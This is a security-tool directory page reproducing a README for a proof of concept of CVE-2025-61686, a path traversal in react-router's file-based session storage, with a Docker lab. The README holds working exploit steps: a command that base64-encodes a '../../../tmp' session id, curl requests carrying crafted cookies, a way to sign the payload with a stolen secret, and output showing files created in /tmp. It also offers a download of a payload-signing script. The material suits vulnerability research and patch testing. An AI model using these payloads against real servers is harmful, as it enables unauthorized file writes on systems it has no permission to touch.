
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-61686_docker — CVE-2025-61686复现的dockerfile与poc | Kitploit
Tools/GitHubGitHub/flowerwitch/cve-2025-61686_docker
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & Education
GitHubflowerwitch/cve-2025-61686_docker

CVE-2025-61686_docker

CVE-2025-61686复现的dockerfile与poc

View Repository
1610 months agoNot yet reviewed
Share

CVE-2025-61686_docker

Start

  1. Build
docker-compose up --build
  1. Start
docker-compose up

Reproduction Steps

  1. Construct a session that meets the path traversal condition
└─$ echo -en '"AAAA../../../tmp/flower"'|base64 -w0 | tr '+/' '-_' | tr -d '='
IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg 
  1. Put the constructed session into the Cookie and send the request
└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi90bXAvZmxvd2VyIg' 'http://localhost:3001/'
  1. Verify
root@de14139fdebf:/app# ls /tmp
flower

Root Cause of Vulnerability

By comparing the vulnerable versions 7.9.3 and 7.9.4, it can be found that the main cause is a problem with the session handling in the getFile() function in react-router/packages/react-router-node/sessions/fileStorage.ts.

export function getFile(dir: string, id: string): string {
  // Divide the session id up into a directory (first 2 bytes) and filename
  // (remaining 6 bytes) to reduce the chance of having very large directories,
  // which should speed up file access. This is a maximum of 2^16 directories,
  // each with 2^48 files.
  return path.join(dir, id.slice(0, 4), id.slice(4));
}

Here, the first 4 characters of the session are used as the directory name, and the rest after the 4th character as the file name. Therefore, an attacker can achieve path traversal simply by the following method. This is why the vulnerability advisory states that path traversal can be easily achieved when session signing does not require a secret. Of course, if the attacker can obtain the secret used to encrypt the session, they can also construct a corresponding traversal payload.

>>> import os
>>> os.path.join("./sessions", "aaaa","../../tmp/flowerwitch")
'./sessions/aaaa/../../tmp/flowerwitch'

Exploitation with Known Secret


For cases where the secret has been obtained, refer to the sign() function to sign the PoC with the secret.

export const sign = async (value: string, secret: string): Promise<string> => {
  let data = encoder.encode(value);
  let key = await createKey(secret, ["sign"]);
  let signature = await crypto.subtle.sign("HMAC", key, data);
  let hash = btoa(String.fromCharCode(...new Uint8Array(signature))).replace(
    /=+$/,
    "",
  );

  return value + "." + hash;
};

image

Send a request with the generated session

└─$ curl -H 'Cookie: session=IkFBQUEuLi8uLi8uLi8uLi90bXAvZmxvd2Vyd2l0Y2gi.L2ffutps16%2B3ENWvuWy4ZCouT%2BPSVeqmQOeaW%2FjziXg' 'http://localhost:3001/'

Confirm the vulnerability is triggered

root@eb8750bd4a56:/tmp# ls
flowerwitch

Signature generation script use_secret_create_payload.js

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    322

Explore all tools

Browse our collection of tools

View all tools →





